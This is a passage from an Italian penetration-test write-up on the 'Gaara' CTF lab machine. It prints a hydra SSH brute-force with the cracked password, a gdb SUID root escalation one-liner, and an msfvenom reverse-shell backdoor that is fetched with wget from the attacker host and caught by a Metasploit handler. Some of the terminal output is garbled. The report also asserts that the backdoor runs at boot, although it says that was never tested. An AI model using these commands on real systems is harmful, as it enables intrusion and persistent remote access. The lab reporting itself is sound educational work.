Da quanto riportato nella sezione 2.5.6 abbiamo trovato un ulteriore path **/Cryoserver**. Visitandola alla fine della pagina notiamo altri tre percorsi.



**Figura 3.7:** Pagina Cryoserver


Quindi li ho guardati uno per uno. Tutti contenevano testi lunghi. Quindi, ho deciso di trarre da loro parole uniche.

```
1 curl http://10.0.2.4/iamGaara | grep -oE '\w+' | sort -u -f | more
```

```
excitement
existence
expansion
exposed
extract
f1MgN9mTf9SNbzRygcU
face
fact
```

**Figura 3.8:** Ricerca parole

Il percorso /iamGaara mi ha fornito un testo codificato che ho potuto decriptografare utilizzando CyberChef. Possiamo vedere che il testo ha lettere minuscole e numeri (1,9), possiamo confermare che non è Base32. Il test per Base58 mi ha dato le credenziali.

**Figura 3.9:** Cyberchef

Tuttavia, questo non ha funzionato sul server SSH. Tuttavia, abbiamo un nome utente per forzare la password. Utilizzo **hydra** che è uno strumento per effettuare attacchi di forza bruta su vari servizi di autenticazione, per tentare di trovare la password per l'utente gaara sul servizio SSH di 10.0.2.4.

```
1 hydra -l gaara -P /home/kali/rockyou.txt.gz 10.0.2.4 ssh
```

Alla fine ho ottenuto una password. Quindi, ho ottenuto l'accesso alla shell dell'utente.

```
(root@kali)-[~]
# hydra -l gaara -P /usr/share/wordlists/rockyou.txt.gz 10.0.2.4 ssh

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-13 07:18:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.0.2.4:22/
[STATUS] 156.00 tries/min, 156 tries in 00:01h, 14344244 to do in 1532:31h, 15 active
[22][ssh] host: 10.0.2.4 login: gaara password: iloveyou2
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-13 07:20:26
```

**Figura 3.10:** Forzatura partendo da nome utente

### 3.2.2 Accesso

```
1 ssh gaara@10.0.2.4
```

```
(kali㉿kali)-[~]
$ ssh gaara@10.0.2.4
gaara@10.0.2.4's password:
Linux Gaara 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jun 15 06:18:07 2024 from 10.0.2.15
gaara@Gaara:~$ id
uid=1001(gaara) gid=1001(gaara) groups=1001(gaara)
```

**Figura 3.11:** Login

Adesso che è stata ottenuta una shell sull'asset, la fase di *Exploitation* può dirsi conclusa con successo.

# CAPITOLO 4

---

## Post-Exploitation

---

### 4.1 Privilege Escalation


Ora che è stato ottenuto l'accesso al sistema, il prossimo passo è quello di ottenere quanti più privilegi possibile.

#### 4.1.1 Fallimento delle strategie automatizzate

Dal momento che la suite *Metasploit* non ha dato i risultati sperati, ovviamente non è possibile utilizzare i moduli *post* in quanto non è stato possibile generare una sessione. Quindi non potendo utilizzare questo strumento e non avendo trovato vulnerabilità del sistema nei report, si è deciso di continuare con l'analisi manuale

#### 4.1.2 Privilege Escalation

Nella directory è presente un file Kazekage.txt con un percorso. Questa è una tana del coniglio, ma vediamo.



```
gaara@Gaara:~$ ls
flag.txt  Kazekage.txt
gaara@Gaara:~$ cat Kazekage.txt
You can find Kazekage here....
L3Vzci9sb2NhbC9nYW1lcw==
gaara@Gaara:~$ echo L3Vzci9sb2NhbC9nYW1lcw== | base64 -d
/usr/local/gamesgaara@Gaara:~$
```

**Figura 4.1:** File kazekage

Nella directory c'è un file segreto.

```
gaara@Gaara:/usr/local/games$ ls -al
total 12
drwxr-xr-x 10 root root 4096 Dec 13 2020 .
drwxr-xr-x 2 gaara gaara 4096 Dec 13 2020 ..
-rw-r--r-- 1 gaara gaara 1505 Dec 13 2020 .supersecret.txt
```


**Figura 4.2:** supersecret

il file contiene il testo codificato brainfuck.

```
gaara@Gaara:/usr/local/games$ cat .supersecret.txt
Godaime Kazekage:
+++++ +++[- >++++ +++++< ]>+++ +.<++ +++++[ →+++ +++++< ]>++. --. —. <+++++
+++[- >— .<-- .<++ +++++ +[→ +++++ +++++< ]>+++ +++++ .<+++
[→— <—]> .<++ +. <++ +++++ +[ - >— .<— <]> --. <+ +++++ +[ - >—
>++++ +++++ <]>+. <++[ → <]> --. --. <+ +. <+ +[ → +++++ <]> ++.. <+ +
→++ <]>++ +. <+ +++++ +[ - >— .<— <]> --. <+ +++++ +[ →
++++ +++++ <]>++ . <+ +. <+ +[ → <]> --. +. +++++ +. —. <+ +++++ +[ →
— <]> --. <+ +++++ +[ → <]> --. <+ +++++ +[ → <]> --. <+ +++++ +[ →
— <]> .+ +++++ .<+ +. <+ +[ → — <]> --. <+ +++++ +[ → <]> --. <+ +
++++ +[ → — <]> --. <+ +++++ +[ - >++++ +++++< ]>+++ +++. +. +. +
++. <+ +[ - >— <]> .<+ +++++ +[ - >— .<— <]> --. <+ +++++ +[ →
++++ +++++ <]>++. --. —. <+ +. <+ +[ → +<]> +++++ +. <+ +[ →
— <]> .+ .+.... +. —. <+ +. <+ +[ → — <]> --. <+ +
++++ +[ → +++++ +++++ <]>++. <+ +[ → <]> --. <+ +++++ +[ → +++++ +++++ <]
++<]> .+ <+ +++++ +[ → — <]> --. <+ +++++ +[ → <]> --. <+ +
++++ +[ → +++++ +++++ <]>++. <+ +[ → <]> --. <+ +++++ +[ → +++++ +++++ <]
]>++. --. <+ +[ → +++++ +++++ <]>++. <+ +[ → — <]> .+ <+ +[ - >++++
]>++. +. <+ +++++ +[ → — <]> --. <+ +++++ +[ → — <]> —
-<+ +++++ +[ → +++++ +++++ <]>++. <+ +. <+ +[ - >++++ +++++ <]>+. +. <+
++++ +[ - >— .<— <]> --. <+ +++++ +[ → +++++ +++++ <]>+. +. <+ +
+[ → +++++ +++++ <]> .<+ +++++ +[ → +++++ +++++ <]> .<+ +[ → +++++ +++++ <
++<]> .+ <+ +++++ +[ → — <]> --. <+ +++++ +[ → <]> --. <+ +[ → +++++ +++++ <
```

**Figura 4.3:** brainfuck

Cerco online un interprete del codice ed ottengo:

**Figura 4.4:** testo

Il file non avendomi portato a nulla continuo controllando i file con SUID sul sistema.

```
1 find / -perm -4000 -type f -exec ls -al {} \; 2>/dev/null
```

```
gaara@Gaara:~$ find / -perm -4000 -type f -exec ls -al {} \; 2>/dev/null
-rwsr-xr-- 1 root messagebus 51184 Jul 5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/decrypt-get-device
-rwsr-xr-x 1 root root 436552 Jan 31 2020 /usr/lib/openssh/ssh-keysign
-rwsr-st-r-x 1 root root 8008480 Oct 14 2019 /usr/bin/gdb
-rwsr-xr-x 1 root root 157192 Feb 2 2020 /usr/bin/sudo
-rwsr-xr-x 1 root root 7570720 Dec 24 2018 /usr/bin/gimp-2.10
-rwsr-xr-x 1 root root 44528 Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 54096 Jul 27 2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 84016 Jul 27 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44440 Jul 27 2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 63568 Jan 10 2019 /usr/bin/su
-rwsr-xr-x 1 root root 63736 Jul 27 2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 51280 Jan 10 2019 /usr/bin/mount
-rwsr-xr-x 1 root root 34888 Jan 10 2019 /usr/bin/umount
```

**Figura 4.5:** Permessi

Il gdb binario ha i permessi setuid. Quindi, posso eseguire l'escalation dei privilegi da qui.

```
1 gdb -nx -ex 'python import os; os.execl("/bin/bash", "bash", "-p")' -ex
```

Il comando utilizza il debugger GNU gdb per eseguire uno script Python che avvia una shell bash con privilegi elevati, nello specifico esegue uno script Python che utilizza il modulo os per eseguire una nuova shell bash.

- python import os: Importa il modulo os in Python.
- os.execl("/bin/bash", "bash", "-p"): Utilizza la funzione execl del modulo os per eseguire /bin/bash con l'argomento -p. L'argomento -p (privileged mode) avvia bash in modalità privilegiata, che mantiene gli euid (Effective User ID) e egid (Effective Group ID) correnti senza abbassarli.

```
gaara@Gaara:~$ gdb -nx -ex 'python import os; os.execl("/bin/bash", "bash", "-p")' -ex quit
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc. Many FSF configurations limit the number
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see: <http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Hydra (https://github.com/vanhauser-thc/thc-hydra)
[WARNING] Many FSF configurations limit the number
Type "apropos word" to search for commands related to "word". +1 4
```

**Figura 4.6:** Avvio della shell root

Alla fine abbiamo la shell bash con accesso root.

```
bash-5.0# cd /root
bash-5.0# ls -al
total 24
drwxr-xr-x  3 root root 4096 Dec 13  2020 .
drwxr-xr-x 18 root root 4096 Dec 13  2020 ..
lrwxrwxrwx  1 root root   9 Dec 13  2020 .bash_history → /dev/null
-rw-r--r--  1 root root  570 Jan 31 2010 .bashrc
drwxr-xr-x  3 root root 4096 Dec 13  2020 .local
-rw-r--r--  1 root root 148 Aug 17 2015 .profile
-rw-r--r--  1 root root  803 Dec 13  2020 root.txt
bash-5.0# cat root.txt
```

**Figura 4.7:** Permessi root

## 4.2 Maintaining Access

Ora che la macchina è stata completamente violata, il prossimo passo da eseguire è l’installazione di una backdoor per ottenere immediamente i privilegi di utente **root**

### 4.2.1 Creazione della backdoor

Un’informazione molto importante che ci serve per creare una backdoor è l’architettura del processore della macchina target, in quanto ci sono payload differenti in base all’architettura della macchina target. Per mostrare l’architettura della macchina basta semplicemente eseguire il comando `arch`, come mostrato di seguito:

```
bash-5.0# arch
x86_64
```

**Figura 4.8:** Architettura del sistema

Come si può notare il sistema è eseguito su un processore *Intel x86 a 64 bit*. Ora che è stata ottenuta quest’informazione, si può procedere con la generazione della backdoor. Per la creazione è stato usato `msfvenom`, un modulo della suite *Metasploit* che si occupa proprio della generazione di backdoor. Si è deciso di generare una backdoor di tipo *Reverse Shell* e per crearla basta lanciare `msfvenom` specificando architettura, sistema operativo e i parametri di connessione, come mostrato di seguito:

```
[root@kali:~]
# msfvenom -p linux/x64/shell/reverse_tcp LHOST=10.0.2.15 LPORT=1234 -f elf -o shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: shell.elf
```

**Figura 4.9:** Creazione della backdoor con `msfvenom`

In seguito all'esecuzione del modulo, viene generato un file chiamato **shell.elf** (il nome che è stato specificato) che sarà proprio il payload da avviare sulla macchina target.

#### 4.2.2 Trasferimento della backdoor sull'asset

Ora che è stato generato il payload, bisogna trasferirlo sull'asset. Per farlo è stato utilizzato il web server *Apache* preconfigurato su **Kali**. Infatti basta semplicemente spostare il payload nella cartella del web server e avviarlo, come mostrato di seguito:




```
(root㉿kali)-[~]
# systemctl start apache2

(root㉿kali)-[~]
# mv shell.elf /var/www/html
```

**Figura 4.10:** Caricamento del payload sul web server

Ora che il payload è caricato sul web server, basta accedere sulla macchina target e, tramite lo strumento `wget` specificare l'indirizzo di **Kali** e il file che si vuole ottenere, come mostrato di seguito:



```
bash-5.0# wget http://10.0.2.15/shell.elf
--2024-06-15 06:26:03--  http://10.0.2.15/shell.elf
Connecting to 10.0.2.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250
Saving to: 'shell.elf'

shell.elf          100%[=====]   250  --.-KB/s   in 0s

2024-06-15 06:26:03 (28.1 MB/s) - 'shell.elf' saved [250/250]
```

**Figura 4.11:** Trasferimento del payload sull'asset

#### 4.2.3 Abilitazione della backdoor

Per poter eseguire la backdoor basta semplicemente avviare l'eseguibile. Quindi il `shell.elf` lo rendiamo un eseguibile tramite il seguente comando

```
1 chmod +x shell.elf
```

Tuttavia, non è quello che ci aspettiamo da un utente ad ogni avvio. Per cui bisogna scrivere un exploit che si occuperà di avviare in automatico il payload e fare in modo che questo venga eseguito all'avvio del sistema. Ciò non porta all'avvio dell'exploit essendo che l'asset analizzato è una macchina virtuale realizzata con lo scopo di essere una sfida *CTF*, per evitare che in seguito ad operazioni di manipolazione del sistema ci si trovi in una situazione irrecuperabile (la cui unica soluzione sia riscaricare e reinstallare la macchina) il

sistema è *live*, ovvero ogni modifica fatta rimane solo in RAM senza alterare il sistema in modo permanente. Questo, tuttavia, significa che non si può testare il corretto funzionamento della backdoor all'avvio in quanto un riavvio del sistema comporta la cancellazione di ogni modifica effettuata.

#### 4.2.4 Prova manuale di testing della backdoor

Ad ogni modo, eseguendo manualmente l'exploit e avviando l'handler di *Metasploit* con il comando **msfconsole** configuriamo il listener Metasploit e il risultato è il seguente:

```
msf6 exploit(multi/handler) > set payload linux/x64/shell/reverse_tcp
payload => linux/x64/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.15:1234
```

**Figura 4.12:** Listener

Successivamente eseguiamo il payload sulla macchina target, si vede che la connessione è stabilita nella console metasploit.

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.15:1234
[*] Sending stage (38 bytes) to 10.0.2.4
[*] Command shell session 1 opened (10.0.2.15:1234 → 10.0.2.4:48730) at 2024-06-15 06:34:06 -0400
```

**Figura 4.13:** Connessione

Quindi come si può vedere l'exploit funziona correttamente se avviato manualmente quindi è lecito supporre che la backdoor sia stata installata correttamente e che venga avviata ad ogni riavvio del sistema.

```
Background session 1? [y/N] y
msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.15:4433
[*] Sending stage (1017704 bytes) to 10.0.2.4
[*] Meterpreter session 2 opened (10.0.2.15:4433 → 10.0.2.4:57596) at 2024-06-15 06:36:33 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > sessions

Active sessions
=====
Id  Name    Type
--  --
1   shell x64/linux          10.0.2.15:1234 → 10.0.2.4:48730 (10.0.2.4)
2   meterpreter x86/linux    gaara @ 10.0.2.4  10.0.2.15:4433 → 10.0.2.4:57596 (10.0.2.4)

msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > shell
Process 840 created.
Channel 1 created.
```

**Figura 4.14:** Utilizzo della backdoor

---

## Bibliografia

---

- [1] (1992), «Assigned Numbers», RFC 1340, URL <https://www.rfc-editor.org/info/rfc1340>.
- [2] (2015), [https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd\\_modcopy\\_exec/](https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec/).
- [3] (2017), [https://www.cvedetails.com/vulnerability-list/vendor\\_id-45/product\\_id-66/version\\_id-490988/Apache-Http-Server-2.2.22.html](https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-490988/Apache-Http-Server-2.2.22.html).
- [4] (2023), «arp-scan(1): arp scanner - linux man page», [=https://linux.die.net/man/1/arp-scan](https://linux.die.net/man/1/arp-scan). (Citato a pagina 8)
- [5] (2023), «Documentazione nmap», <https://nmap.org/book/man.html>. (Citato alle pagine 8, 11, 13, 14, 15 e 16)
- [6] (2023), «nping(1) - linux man page», <https://linux.die.net/man/1/nping>. (Citato a pagina 10)
- [7] (2023), «unicornscan(1) - linux man page», <https://linux.die.net/man/1/unicornscan>.
- [8] (2023), «VirtualBox Virtual Networking», <https://www.virtualbox.org/manual/ch06.html>. (Citato a pagina 2)
- [9] CONTRIBUTORS, W. (2023), «UDP Port Scan», [https://en.wikipedia.org/wiki/Port\\_scanner](https://en.wikipedia.org/wiki/Port_scanner). (Citato a pagina 18)

- [10] IETF (1985), «RFC 951: Bootstrap Protocol», <https://datatracker.ietf.org/doc/html/rfc951>. (Citato a pagina 18)
- [11] SMEETS, M. (2018), «Virtualization and Oracle VM VirtualBox networking explained», <https://technology.amis.nl/platform/virtualization-and-oracle-vm/virtualbox-networking-explained/>. (Citato a pagina 8)
- [12] UNICORNSCAN (2007), *unicornscan documentation getting started*, <http://www.security-science.com/pdf/unicornscan-documentation-getting-started.pdf>.
- [13] ZALEWSKI, M. (2023), «p0f: Identify remote systems passively - linux man page», <https://linux.die.net/man/1/p0f>. (Citato a pagina 11)